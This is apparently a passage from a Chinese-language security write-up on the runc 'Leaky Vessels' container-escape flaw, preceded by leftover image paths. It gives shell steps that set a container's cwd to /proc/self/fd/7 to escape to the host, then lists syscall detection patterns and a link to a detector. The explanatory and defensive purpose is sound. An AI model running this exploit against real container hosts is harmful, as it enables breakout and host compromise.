
~/container/runc/runc --version
docker run --name helper-ctr alpine
docker export helper-ctr --output alpine.tar
mkdir rootfs
tar xf alpine.tar -C rootfs
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
grep cwd config.json
sudo ~/container/runc/runc --log ./log.json run demo
这些漏洞利用具有以下特征:
execve(2) 执行一个进程,其工作目录以 /proc/self/fd/ 开头。symlink(2) 或 symlinkat(2) 创建符号链接,其目标目录链接以 /proc/self/fd/ 开头。open(2)、openat(2) 或 openat2(2) 打开文件,文件名类似 /proc/\d+/cwd/.*。https://github.com/snyk/leaky-vessels-dynamic-detector
